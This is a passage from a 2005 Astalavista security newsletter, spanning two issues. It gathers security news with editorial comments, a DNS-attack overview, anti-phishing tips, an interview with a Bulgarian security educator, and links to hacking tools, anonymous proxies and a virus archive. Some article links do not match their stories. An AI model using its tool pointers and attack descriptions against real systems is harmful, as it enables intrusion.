Operational outsourcing and cutting down costs have been the latest trend in Corporate America, and this case may have an unprecedented decline in the future use of these.

Employees sometimes get tired of acting as an intermediary of financial transactions, they think their organization doesn't pay serious attention to security in order to track them and consequently they feel more secure while commiting the crime.

If Mphasis want to keep its customers and maintain the loyalty to India's outsourcing industry, it has to ensure that the necessary insider related precautions are in place.

[**MOBILE TROJAN KILLS SMART PHONES**]

Virus writers have created a mobile Trojan capable of **rendering an infected Symbian Series 60 unusable**. Fontal-A is a SIS file Trojan that installs a corrupted font file on the device, causing it to fail when the mobile phone is next rebooted.

Fontal-A is a **Trojan**, incapable of spreading by itself or via Bluetooth. The small risk of infection applies **only to people in the habit of installing warez mobile games files or the like** onto their mobile phone.

More information can be found at :

http://www.channelregister.co.uk/2005/04/06/mobile_killer_trojan/

F-secure's description of the trojan can be found at :

http://www.f-secure.com/v-descs/fontal_a.shtml

Astalavista's comments :

Symbian malware authors are still in experimental mode, anti-virus vendors should consider all the stages they've seen on the virus scene to be reestablished on the malware one – destruction, droppers etc.

Later on, we might see coordinated voting scams using a phone's SMS and call abilities and suddenly your mobile phone next to your ADSL connection will turn into the currency of the Underground. Be aware of mobile malware, don't be naïve about download mobile warez, don't get too excited about mobile virus scanner on your phone yet, it's not as bad as they make it sound, but just give it some time.

[**WIDESPREAD INTERNET ATTACK CRIPPLES COMPUTERS WITH SPYWARE**]

Widespread Internet Attack Cripples Computers with Spyware
Experts say at least 20,000 PCs already have been affected. Is your company next? An insidious new **Internet attack** that hijacks a victim's Internet connection and stealthily installs a barrage of **adware and spyware** is targeting businesses and organizations across the United States.

More information is available at :

http://www.pcworld.com/news/article/0,aid,120448,00.asp

Astalavista's comments :

My personal opinion is that what misconfigured Sendmail servers used to be as a threat

a couple of years ago, the same thing goes for DNS spoofing and Cache poisoning attacks, old, easily conducted with great impact for the online scamming rings, spammers, phishers and recently malware authors.

Need freshly acquired victims for your spyware expenditures? Just redirect their Google request to your CoolWWWSearch web site.

Organizations and individuals should be aware that it doesn't take visiting an unknown and untrusted site to get infected, but the ones from your usual daily traffic could also do the job and renovate or implement fresh approaches to deal with the possibility of such a problem.

[**DATING SITE HACK SUSPECT ARRESTED**]

Police last week **arrested a 37-year-old man** from Sheffield on **suspicion of hacking into the website of London dating agency** loveandfriends.com. The unnamed suspect allegedly hacked into the site, took control of a small number of member's profiles (which were defaced), and **made demands for payment in exchange for holding off on threats to delete the firm's database.**

Working with loveandfriends.com, officers from the **Computer Crime Unit at Scotland Yard** traced the suspect to his home in Sheffield, where they executed a search warrant on Friday, 1 April. Met police officers seized the suspect's computers and **recovered evidence** that **he was responsible for writing the Mirsa-A and Mirsa-B mass mailing worms**, which posed as messages from campaign group *Fathers 4 Justice*.

More information can be found at :

http://www.channelregister.co.uk/2005/04/07/dating_site_hack_arrest/

Astalavista's comments :

As I once said to a friend – by the time you get spam or a phishing attack email – expect to get probed from the very same computer later on, it's just a matter of time. To me this is a 37-yea- old l33t wannabe, desperately looking for financial rewards.

[**UNPATCHED FLAW FOUND IN MICROSOFT SOFTWARE**]

Microsoft is investigating the report of a flaw that could open systems using its Access or Office software up to attack.

The vulnerability, which **was not one of eight patched by Microsoft on Tuesday**, is in the Jet database engine component, according to an advisory posted the same day by security company Secunia**. It could enable an intruder to remotely execute malicious code on a vulnerable PC**, Secunia said.

A Microsoft representative said on Tuesday that the company **has not heard of any attacks on customers' systems using the unpatched security hole**.

"We are aware of the exploit code that has been released," the Microsoft representative said, adding that the software maker would take appropriate action once it has completed its investigation of the problem.

"It is unfortunate that this researcher decided to post publicly," the Microsoft representative said.

HexView said in its own advisory that **it notified Microsoft of the flaw on March 30, but had received no response.**

A Microsoft representative said the company had no record of any contact from HexView before the flaw was publicized.

More information can be found at :

http://news.com.com/LimeWire+security+flaw+found,+fixed/2100-1002_3-5618949.html

Original posting at Bugtraq :

http://www.securityfocus.com/archive/1/394758

Astalavista's comments :

A scenario – right now, a 15-year-old script kiddie is waiting for the next phpBB vulnerability to appear, not at some underground chat room, or through personal contacts, but through a public mailing list posting!

Isn't it about time that a company with the size and revenue of Microsoft start getting liable for not releasing a patch in a timely-fashion? You can always miss your patch days as they can be defined as goodwill. In case you didn't come up with a patch for a vulnerability, you can simply state that you didn't get in touch with the author. who suffers - the entire Internet, who benefits - malware authors.

[**U.S MILITARY'S ELITE HACKING CREW**]

The **US military** has created a formidable, secret, multimillion-dollar hacking group for possible **cyber wars against enemy networks**. The group's existence was revealed during a March 2005 Senate Armed Services Committee hearing, where officials from US Strategic Command (Stratcom) disclosed the existence of the **Joint Functional Component Command for Network Warfare (JFCCNW**). JFCCNW's purpose is to defend **Department of Defense networks** and **execute classified Computer Network Attacks**. Little else is known about the group, but Dan Verton, former Marine Intelligence officer, says the group likely includes personnel from the Central Intelligence Agency (CIA), National Security Agency, Federal Bureau of Investigation (FBI), and the four military branches.

More information can be found at :

http://www.theregister.co.uk/2005/03/22/business_school_hack/

Cyber and Information Warfare resources can be found at :

http://www.astalavista.com/?section=dir&cmd=file&id=2753
http://www.astalavista.com/?section=dir&cmd=file&id=3915
http://www.astalavista.com/?section=dir&cmd=file&id=2725

http://www.astalavista.com/?section=dir&cmd=file&id=4018
http://www.astalavista.com/?section=dir&cmd=file&id=4016

Astalavista's comments :

Hint - you don't need a multimillion team to launch a "classified computer attack".
Hint 2 - the article forgot to mention the surveillance capabiities of such teams and the Internet wiretapping engagements of the group on foreign countries, industrial espionage etc.

You think the latest 0-day exploits are at Bugtraq, think twice!

Otherwise that's a public propaganda that "we"(NSA,CIA,FBI in that very particular order) know what cyberwarfare stands for publicly state it perhaps for the first time.

More resources on the topic can be found at :

http://www.astalavista.com/?section=dir&act=search&term=warfare

[**UK COURT ORDERS ISPS TO REVEAL IDS OF 33 FILESHARERS**]

A British judge today ordered five ISPs **to name another 33 music file sharers**.
The individuals concerned **had uploaded more than 72,000 music files to the internet**, according to a statement by the BPI (British Phonographic Industry), which sought the court order as part of its broader legal offensive **against illegal downloading on P2P networks**.
The ISPs concerned have two weeks to give the UK record companies' trade association the names and addresses of the file sharers. The case brings the number of people in the UK to face legal action for illegal file sharing up to 90. These people will face claims for compensation and the legal costs in pursuing them, the BPI warns.

More information can be found at :

http://www.theregister.co.uk/2005/04/19/bpi_p2p_lawsuits/

Astalavista's comments :

Things you're never told while purchasing "our fine 2Mbps ADSL service" – we're always out there to report you under current laws. Although a bit unclear, the users have uploaded, not downloaded, even though both can be easily figured out. Educate yourself on P2P anonymous usage, but before that, try to find what's your country's policy towards P2P networks file sharing.

Further resources on the topic can be found at :

http://www.astalavista.com/?section=dir&cmd=file&id=3820
http://www.astalavista.com/?section=dir&cmd=file&id=3871
http://www.astalavista.com/?section=dir&cmd=file&id=3785
http://www.astalavista.com/?section=dir&cmd=file&id=3970

[03] **Astalavista Recommends**

This section is unique with its idea and the information included within.
Its purpose is to provide you with direct links to various white papers

and tools covering many aspects of **Information Security**. These white papers are defined as a **"must read"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" **TIVO HACKING FAQ** "

This site contains information and utilities to use to **hack your TiVo**

http://www.astalavista.com/?section=dir&act=dnd&id=3899

" **GOOGLE HACKING FOR PENETRATION TESTERS** "

Excerpt from Chapter 8: Tracking Down Web Servers, Login Portals, and Network Hardware

http://www.astalavista.com/index.php?section=dir&act=dnd&id=3904

" **MULTIMEDIA DATA HIDING** "

This thesis discusses the issues regarding **multimedia data hiding** and its application to multimedia security and communication, addressing both theoretical and practical aspects, and tackling both design and attack problems. Recommended reading! (comprehensive 282 pages thesis)

http://www.astalavista.com/?section=dir&act=dnd&id=3913

" **FORENSICS AND THE GSM MOBILE TELEPHONE SYSTEM** "

The **GSM system** has become the most popular system for mobile communications in the world. This paper briefly explains the basics of the GSM system. **Evidence items** that can be obtained from the **Mobile Equipment**, **the SIM** and **the core network** are explored

http://www.astalavista.com/?section=dir&act=dnd&id=3928

" **WIN-RES-Q** "

Displays "**hidden**" windows, recommended tool!

http://www.astalavista.com/?section=dir&act=dnd&id=3963

" **BLUETOOTH TOOLS** "

This document gives a very short overview of the different tools related to **Bluetooth security**

http://www.astalavista.com/?section=dir&act=dnd&id=3952

" **THE ART OF ASSEMBLY LANGUAGE PROGRAMMING** "

The Art of Assembly Language Programming is the World's #1 book on x86 **assembly language programming**

http://www.astalavista.com/?section=dir&act=dnd&id=3946

" **PASCO V1.0** "

Many **computer crime investigations** require the reconstruction of a subject's internet activity. Since this analysis technique is executed regularly, we researched the structure of the data found in Internet Explorer activity files (index.dat files). Pasco, the latin word meaning "browse", was developed to examine the contents of Internet Explorer's cache files

http://astalavista.com/index.php?section=dir&act=dnd&id=4047

" **CAIN & ABEL V2.68 RELEASE** "

Cain & Abel is a **password recovery tool** for the Microsoft Operating Systems

http://www.astalavista.com/index.php?section=dir&act=dnd&id=4014

" **HARDENING YOUR MACINTOSH** "

Os X security, auditing, hardening, pen-testing, privacy & more

http://www.astalavista.com/?section=dir&act=dnd&id=4010

[04] **Astalavista.net Advanced Member Portal v2.0 – Become part of the community today!**

Become part of the **community** today. **Join us!**

Wonder why? Check out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

What is Astalavista.net all about?

Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **5.5 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates

- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[05] **Site of the month**

---

http://project.cyberpunk.ru/

The **Cyberpunk Project** is an online, non-profit organization, whose purpose is to promote, support, research, study, and create **cyberpunk** subculture.

[06] **Tool of the month**

Orbitron 3.51

Orbitron is a **satellite tracking system** for **radio amateur** and observing purposes. It's also used by **weather professionals**, **satellite communication users**, **astronomers**, **UFO hobbyist** and even **astrologers**.

http://www.astalavista.com/?section=dir&act=dnd&id=3969

[07] **Paper of the month**

Cyberpunk - Ebook

This, in somewhat cleaned-up format, is the original manuscript of the novel(226 pages) the autor wrote between 1984 and 1989..

http://www.astalavista.com/?section=dir&act=dnd&id=4068

[08] **Geeky photo of the month – 'Dark Matrix'**

Every month we receive great submissions to our Geeky Photos gallery. In this issue we've decided to start featuring the best ones in terms of uniqueness and IT spirit.

'Dark Matrix' can be found at :

http://www.astalavista.com/images/gallery/dark_matrix.jpg

[09] **Free Security Consultation**

Have you ever had a Security related question but you weren't sure where to direct it to? This is what the "Free Security Consultation" section

was created for. Due to the high number of Security-related e-mails we keep getting on a daily basis, we have decided to initiate a service, free of charge. Whenever you have a Security related question, you are advised to direct it to us, and within 48 hours you will receive a qualified response from one of our security experts. The questions we consider most interesting and useful will be published at the section. Neither your e-mail, nor your name will be disclosed.

Direct all of your security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best to respond as soon as possible and to provide you with an accurate answer to your questions.

Question : Hi,folks, at Astalavista, I've been with your site for many years and I've recently come across your fine newsletter. I'm an EU citizen that's getting more and more privacy conscious with time. I keep myself up-to-date with various security news and during the last couple of months I've learned more about identity theft, phishing and online privacy than I've ever imagined. I'm aware of A9.com's existence, but I've never imagined Google will have the courage to introduce their Search History feature. What's with that, I mean is this some kind of world domination conspiracy or I've been reading too much literature recently?

Answer : What bothers me is the impact Google has on our lives - we've become so Google-obsessed and Google-dependent that I would love to see what's your second choice of search engine if Google goes down for a day, where's your alternative? Millions of people from all over the world breathe, eat and actually live at Google, and it's all based on trust, trust that searching is private, that their data wouldn't be misused and that there's no way of physically locating the one who searched for sensitive NORAD data, but it isn't so simple. The more you know about databases, networking, government wiretapping policies and "corporate america" where LexisNexis and ChoicePoint, as well as the majority of respected universities suffer database breaches, the more aware and conscious you become. A huge percentage of the aforementioned millions of Google account holders would take advantage of this feature, and even though it would indeed provide more accurate results given everyone's past history, this is privacy related where the trade-off is between convinience and privacy awareness.

As to alternatives to Google, check out **Clusty.com**

Consider the following as more useful reading on the topic :

http://www.astalavista.com/?section=dir&act=search&term=privacy
http://www.astalavista.com/?section=dir&cmd=file&id=4007
http://www.astalavista.com/?section=dir&cmd=file&id=2706
http://www.astalavista.com/?section=dir&cmd=file&id=1997

Question : Hi guys, I'm doing a research on mobile malware, and although I've spoken with quite a lot of knowledgeable folks so far, I keep having thoughts about the recent mobile viruse outbreak and the bluetooth insecurities hype

everyone's talking about. I also wanted to ask you do you think anti-virus vendors might *sometimes* release malware to increase their sales? My point is that although I'm sure in the next few years I'll be attacked by viruses on my mobile, I think I'm pretty safe right now.

Answer : Picture yourself two scenarious, one with a company that's trying to catch up with the latest threats and is still having hard times doing it. The number, diversity and sophistication of the malware released is getting worse forthem. Two, a company that believes spreading mobile malware from time to time is a necessary evil and that it would eventually improve our mobile security over time. A company that's so obssessed with the idea to act as a socially oriented one might release some, probably once only.

Now, let's come back to reality. I really doubt any anti-virus vendor is doing so, they might have done it, but as many other things, we would never know. Right now everyone's trying to catch up with the latest flood of malware and the growing numbers or writers and wanna be writers.

Question : I was wondering whether you could provide me with some inforsec job tips. I have a lot of experience as a system administrator and have a lot of general IT knowledge. I have been seriously thinking on getting into the infosec industry and any recommendations are more than welcome.

Answer : The best thing to keep in mind is that it's a growing industry and it would continue to grow. I would advise you to do the following, go through the links you'll find below and do some research about what is required for each position, most of all try to match your capabilities with the ones mentioned. You would definitely need to consider certifying yourself, but bear in mind that it might take a while before someone considers your application, hands-on experience and various research would be very beneficial.

http://www.gocertify.com/ - Follow the Cerificates -> Security link
http://securityfocus.com/jobs
http://ukjobs.ostg.com/ - Europe mainly

[10] **Astalavista Security Toolbox DVD v2.0 - what's inside?**

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=3

[11] **Enterprise Security Issues**

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- **DNS Security and the introduction of DNSSEC Part 1** -

This short article will give you a brief overview of DNS, DNS security, various attacks and defensive measures. In part 1 we'll go though DNS's basics and security issues, in part 2, we'll discuss DNSSEC, its implications and world wide adoption as the next generation DNS infrastructure.

DNS plays a vital role in the proper functionality of the Internet, and it can be defined as one of its core assets taking care of the mechanism that resolve host names into IP addresses. Originally written many years ago, the DNS protocol as well as the TCP/IP one weren't developed with security in mind, as the idea of a scientist causing denial of service attacks to the system wasn't that realistic at the time.

During 2004 and in the beginning of 2005 there have been numerous (at least reported) abuses related to the misuse of DNS and the actual exploitaition of spoofing or hijacking vulnerabilities. We're also witnessing an increased use of DNS attacks by phishers and online scammers. Panix.com got their domain redirected, thus losing customers' emails and blocking traffic, as well as Hushmail.com, who suffered from Network Solution's lack of security responsibility. What's worse, a large scale DNS poisoning attack was responsible for infecting organizations and average users with spyware. Although there're alternatives, the majority of Internet servers rely on BIND (Berkeley Internet Domain Name), which makes it highly likely for a single vulnerability to cause a lot of damage.

When it comes to security, a DNS breach or a DNS related attack could bypass the majority of security measures your organization has in place, namely because servers or end users trust that when they access Google.com they're indeed at Google.com by default, or that intranet.yourcompany.com is your company's intranet.

Some DNS attacks to consider, beside perhaps the worst man-in-the-middle and the fact that DNS is an UDP based service, are :

Cache poisoning – When a DNS server checks its cache to see if it's in possession of the client's request,;if it doesn't, it passes the request to another DNS server, and in case it has incorrect information (error, hacked) a cache poisoning occures

Breached servers – already breached servers represent a threat to the entire Internet given that they might already be sending untrustworthy information while being part of the chain

and have certain authorities.

Rerouting of communications – email, IM, you name it, the idea is that the attacker is posing as a trusted entity with the idea to intercept certain traffic.

Pharming attacks – although we've already mentioned the possibility, we didn't mention the scenarious that could occur. Imagine a situation where major ISP's DNS records are poisoned with the idea to redirrect their customers to a malicious web site exploiting a 0-day IE vulnerability and dropping malware. We've already seen it happen, the thing is - can we prevent it in the future? These use DNS hijacking or poisoning to redirect users to a fraudulent site, these are often not so easily detected by the average Internet user and beside some obvious web design misplacements, we assume that they're at the right site by default

Social engineering attacks – are to be considered as wel - fake login pages and fake home pages of major high traffic sites where the visitors think they're at the real site, thus immediately trusting its content, propositions etc.

What's the future? – it's called DNSSEC at least for now. In part 2 we'll review DNSSEC And we'll also discuss methods of securing BIND, at least at an acceptable level.

Further resources on the topic can be found at :

http://www.rfc-archive.org/getrfc.php?rfc=3833
http://www.oreilly.com/catalog/dns4/chapter/ch11.html
http://www.linuxsecurity.com/resource_files/server_security/securing_an_internet_name_server.pdf
http://www.astalavista.com/?section=dir&cmd=file&id=3622
http://www.astalavista.com/?section=dir&cmd=file&id=3233

[12] Home Users' Security Issues

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- Phishing attacks - put yourself in "learning mode" -

This article will provide with a short summary of what phishing is, how big the problem is, and it will give you info on how to protect yourself from phishing – by putting yourself in "learning-mode", namely taking proactive steps to tackle the problem.

What is phishing?

Phishing attacks use the Internet as a means of medium to steal sensitive information, even Financial records from unsuspicious and naïve Internet users, through fake banking sites, and spoofed emails. Phishing of course have broad definitions :

http://www.google.com/search?hl=en&lr=&oi=defmore&q=define:Phishing
http://www.webopedia.com/TERM/p/phishing.html

How big is the problem?

Some define it as the E-crime of the 21st century; and indeed, beside spyware, phishing is everyone's greed to take a piece of the pie using the old spamming method, when millions of fake emails are sent with the idea to steal financial or any other type of sensitive information - a method with a very high return with no initial investment costs in running that kind of fraud.

Phishing is primarily based on social engineering attacks. Namely it impersonates another person or organization in an electronic way, or offers something desirable with the idea to initiate and retain the contact party. Everyone's targeted and although there's almost no sign of segmentation, recently we've seen localization starting to take place, namely, multilanguage phishing attacks targeting local banks, beside the most usual phishing emails impersonalizing Citibank or PayPal. Taking a look at NetCraft's recent "Phishiest Countries" report (http://toolbar.netcraft.com/stats/countries) gives the impression that the majority of phishing hosting sites are Asian based but how come? There's been a boom in Internet subscribers in every part of Asia, and the way a novice Internet user usually replies to "personal" spam messages, you can image the level or awareness of security of these subscribers have. Consequently, the majority of phishing sites are hosted at exactly these very insecure, but many, new Internet users.

What factors will assist phishing in the future?

We've already heard of automated phishing toolkits. All you need is a "marketer" and a lot of zombie computers to do the "trick". The authors of these are simply trying to make as much $ as possible in the most convinient way, which is bad if they manage to identify and target unaware or naïve users.

The majority of financial institutions or active participants in most of the phishing attacks are a bit irresponsible and they don't realize the social responsibility they must undertake to fight the problem - to increase their customers' loyalty and even prevent Internet bade fraud by educating them. Another issue to note is the organization's lack of understanding of web applications security. In certain situations it doesn't require you to have an outdated software to get fooled - the attack is within the real site of the organization.

Another important factor that assists in the success of phishing and spamming attacks are the new users joining the Internet, still unaware, naïve, "surfing oriented". These are among the best targest for scammers. Let's start from the basics - should ISP's provide security packages for their customers' education, or should the user go through the cycle of having a HDD erased, then undergoing a worm infection, ending up participating in a DdoS attack?

Tips for protection against phishing attacks :

1. Put yourself in "learning-mode" – you definitely receive a lot of phishing emails. Try to look for some patterns! Don't be naïve to follow an occasional message like "We've been breached", "We've recently experienced problems". Try visiting the site itself and check if there's anything you should be worried about. An example of a phishing email can be found at http://purl.org/net/tbc/misc/phish001.htm

2. Don't follow any URLs in an email message, especially when it comes to login sits or any other type of services that reveales personal or sensitive information, try visiting the site on your own.

3. Although trivial when it comes to security – keep your email client and browser regularly patched.

IE is naturally a great threat when it comes to phishing attacks, it makes the link look as if it was the original site you're about to visit.

4. Use any kind of Anti-Spam filter or software – a great deal of phishing attacks might get detected due to the fact that they operate in pretty much the same fashion as spam does.

5. Check a web site's certificates to make sure you're at the right place – an article to look at can be found at :

http://www.infosecwriters.com/text_resources/pdf/encryption-Phishing.pdf

Further resources on the topic can also be found at :

http://www.antiphishing.org/
http://www.nextgenss.com/papers/NISR-WP-Phishing.pdf
http://ebankingsecurity.com/ebanking_bad_for_your_bank_balance.pdf

[13] Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful things through this section. In this issue we have interviewed Nicolay Nedyalkov, one of the people behind **ISECA**, and an active participant in the Bulgarian IT/Security scene.

Your comments are welcome at security@astalavista.net

Interview with Nicolay Nedyalkov, http://www.iseca.org/

Astalavista : Hi Nicolay, would you, please, introduce yourself to our readers and share some info about your experience in the information security industry? Also what is ISECA all about?

Nicolay : My interest in information security dates back from 1996. At that time, respected Bulgarian experts from all over the country used to meet periodically at closed seminars where we exchanged our ideas and experience. At a later stage we developed the phreedom.org E-zine. I have also participated in numerous national and international mathematics and IT contests.

Currently I am a managing director for the R&D department of one of Bulgaria's most Prominent IT companies – Information Service. In 2002 I decided to initiate an InfoSec course at the **University of Sofia**. Once the course "Network Security" became part of the university's curriculum, we immediately got the interest of over 500 students. During 2003, with the help of several experienced security colleagues of mine we developed another fresh and very useful course in "Secure programming". Both of the courses fitted perfectly into the program curriculum and actually they attracted more students than we had expected. I am also teaching four other courses in Software technologies.

As a whole, we contributed for the development of IT education in Bulgaria establishing the **ISECA** (**Information Security Association**), whose main purpose is to connect our members and inspire them to innovate, create, and enrich their personal knowledge, while being part of a unique community.

Astalavista : Correct me if I'm wrong but I believe not many Eastern European universities emphasize on the practicality of their computer and network security courses? What are your future plans for enriching the course selection further, and also integrating a more practical approach into your curriculum ?

Nicolay : During the last couple of years we have seen a definite slowdown in Europe regarding information security courses and programmes.

Until now we have already developed over eight courses, including the course **Information Systems Security Audits**, which is widely applicable. Furter, there is intensive work on the development of a new **Network & Software Security Lab**. We are also negotiating with ABA representatives for the introduction of a professional certification program – "**Risk Management in the Financial and Banking Sector**"

In fall 2005, University of Sofia will start a specialized master Information Security Program, coordinated by ISECA.

Astalavista : Who are the people behind ISECA, and what are the current local/global projects you're working on, or intend to develop in the upcoming future?

Nicolay : Our core members include certified security consultants and auditors, researchers, IS managers and class teaching professors.

Among the key projects we've already developed or we are working on at the moment are:

- **A National Laboratory for Network and Software Audits**, being developed in close cooperation with The University of Sofia. The lab will be used for audits and R&D in the industry.

- **An Information Security Portal** – ISECA

- **A National anti-spam system** and its integration within international ones like SpamHouse

- Safeguarding the local business interests of information security and promoting its development on a government level

- Active participation in the development of the Bulgarian **Law for E-trade and E-signature**

- Subscription based "Vulnerability Notification" service

- Centralized log analysis and security monitoring

Astalavista : What is the current situation of the Bulgarian IT and Security market? What was it like 5 years ago, and is there an active security scene in the country?

Nicolay : We are currently witnessing a boom in the Bulgarian demand for information security services as a great number of businesses are realizing the importance of information security. On the other hand we are in a process of building strategical relationships with Bulgarian and multinational companies providing security related products and services. In the last couple of years official government bodies also have emphasized on sustaining secure communications. In response, our main goal in the upcoming future would be to build a collaborative working atmosphere with stable relationships between key partners and experts

Astalavista : Bulgaria and Eastern Europe have always been famous as a place where the first computer viruses actually originated, to name the Dark Avenger as the most famous author. What do you think caused this - plain curiosity, outstanding programming skills, or you might have something else in mind?

Nicolay: It is a fact that Bulgaria is popular with its potential in the creation of viruses, trojans and malware at all. The thing is that there are a great number of highly skilled experts, who cannot apply their talent in the still growing local market; consequently they sometimes switch to the dark side. One of our main aims is namely to attract people with great potential and provide them with a professional and stable basis, on which they could develop themselves on the right track**.**

The Bulgarian – Dark Avenger, well, he used to be an idol for the virus writers and the name still brings respect.

Astalavista : Is there an open-source scene in Bulgaria, how mature is it, and do you believe the country would be among the many other actively adopting open-source solutions in the future, for various government or nation's purposes?

Nicolay: Yes, there is a Free Software Society (**www.fsa-bg.org**). Several municipalities have already turned into E-municipalities with the help of open source software. There was a proposition for the introduction of a law for integrating open source software within the government's administration, which was unfortunately rejected later on. Free Software Society is in close contact with various political movements, which reflects the overall support and understanding of open source from the society.

The use of open source is also within the objectives of one of the main political parties in the country, a goal that resulted from the many initiatives undertaken by the Free Software Society. ISECA's members are also active participants in the core direction of the FSS. We are currently developing a new open-source research team, part of Information Service – OSRT (**Open-Source Research Team**).

Astalavista : How skilled is the Bulgarian IT labor market and do you think there's a shortage of well - trained specialists in both IT and Information Security? How can this be tackled?

Nicolay : There are a great number of highly qualified software developers in Bulgaria, who created the Bulgarian Association for Software Developers (**http://devbg.org/en/**). We have had numerous seminars and lectures between ISECA and the Association. One of our main objectives is namely to locate and unite the highly qualified IT and Security experts within Bulgaria. Both organizations are constantly seeking to establish stable relations with international organizations with the idea to exchange experience and promote mutually beneficial partnerships.

Astalavista : India is among the well-known outsourcing countries for various IT skills, while on the other hand the Bulgarian programmers are well- respected all over the world, winning international math and programming contests. Do you think an intangible asset like this should be taken more seriously by the Bulgarian Government, and what do you think would be the future trends?

Nicolay : Every year there is a leakage of highly qualitfied young professionals with great potential for growth, looking for further career development . The core reason for this "brainwave", so painful for the Bulgharian econmy and society, is the lack of a relevant government policy, ensuring stable and beneficial career opportunities for the young generation. I honestly hope that further government policies, not only those related to the IT industry, would be successful in providing what a nation needs – a bright future for its brightest minds.

Astalavista : In conclusion, I wanted to ask you what is your opinion of the Astalavista.com's web site and, in particular, our security newsletter?

Nicolay : I have been visiting **Astalavista.com** since its early days and it is great to see that recently the portal has successfully established among the few serious and comprehensive sites. Furthermore, you can always find whatever you are looking for - software, as well as recommendations and shared experience in information security. I believe Bulgaria needs the same high quality portal, one of our main ideas behind **ISECA**.

Astalavista : Thanks for your time!

[14] IT/Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-
Reteam.org
-
http://www.reteam.org/

A site dedicated towards reverse engineering

-
Viruslist.com
-
http://www.viruslist.com/

Regularly updated malware related web site

-
Infosyssec.com
-
http://www.infosyssec.com/

Extremely comprehensive security portal

-
Dougknox.com
-
http://www.dougknox.com/

Doug's Windows tweaks and tips site
-
Vx.netlux.org
-
http://vx.netlux.org/

Features virii related papers, links, magazines, and downloads

[15] **Final Words**

Dear readers,

Thank you for going through Issue 16, enjoy yourselves and stay secure.

Watch out for more quality stuff at Astalavista.com, meanwhile, keep your feedback coming!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

Astalavista Group Security Newsletter
Issue 18 - 30 June 2005
http://www.astalavista.com/
security@astalavista.net

[01] Introduction

Dear readers,

Welcome to Issue 18 of the Astalavista Security Newsletter!

In this issue you're about the read a great interview with John Young, the person behind **Cryptome.org**, You will learn more **about insiders** and **proactive anti-spam tips**, as well as browse through enormous and unique **hacking/security oriented resources** – all for everyone eager to know more!

The **Astalavista.com Team Members** wish you a challenging summer, we'll continue our tradition to keep you up-to-date with the latest security trends around the underground and the industry itself during the upcoming months.

Feedback is greatly appreciated at **security@astalavista.net**

Consider submitting your shots to our ever-growing **Geeky Photos** section at **photos@astalavista.net** and get the chance to win a prize from our **Underground eStore**!!

Astalavista Security Newsletter is constantly mirrored at :

http://www.packetstormsecurity.org/groups/astalavista/
http://www.securitydocs.com/astalavista_newsletter/

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

[02] Security News

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[GROUP: SECURE BLUETOOTH WITH LONG PINS]

Bluetooth, the wireless connection used on PDAs and phones, is not safe unless you use an eight-digit PIN to secure devices, an industry group has warned.

The Bluetooth Special Interest Group has told people to set eight-digit PINs when pairing two devices and to take other precautions, after a report described a way for hackers to crack the security codes on Bluetooth devices and seize control of them.

More information can be found at :

http://news.com.com/Group+Secure+Bluetooth+with+long+PINs/2100-1002_3-5764838.html

Astalavista's comments :

Hopefully, you have read our short Bluetooth security article in Issue 17 highlighting various security issues on Bluetooth-enabled devices. The truth is that the majority of people use short and easy to remember PINs and facing the age-old password remembering problems might also reflect on the slow adoption of this advice, which is among the many other threats not revealed in this article.

The Bluetooth Special Interest Group on the other hand is perhaps busy with innovation and adaptability, while it needs to publicly state, even build awareness on various Bluetooth security tips, attacks, both publicly and on its commercially oriented web site.

[I'M INNOCENT SAYS INDIAN IN U.K BANK DATA SCANDAL]

An Indian computer worker accused of selling the bank details of more than 1,000 people to a British newspaper said a friend asked him to give a CD to a Briton to earn extra money but he had no idea of its contents.

Twenty-four-year-old Karan Bahree, still on probation after starting his $230 a month job in April, denied any wrongdoing in a one-and-a-half-page handwritten explanation to his company, Infinity eSearch, local media reported yesterday.

More information can be found at :

http://www.computerworld.com/securitytopics/security/story/0,10801,102798,00.html

Astalavista's comments :

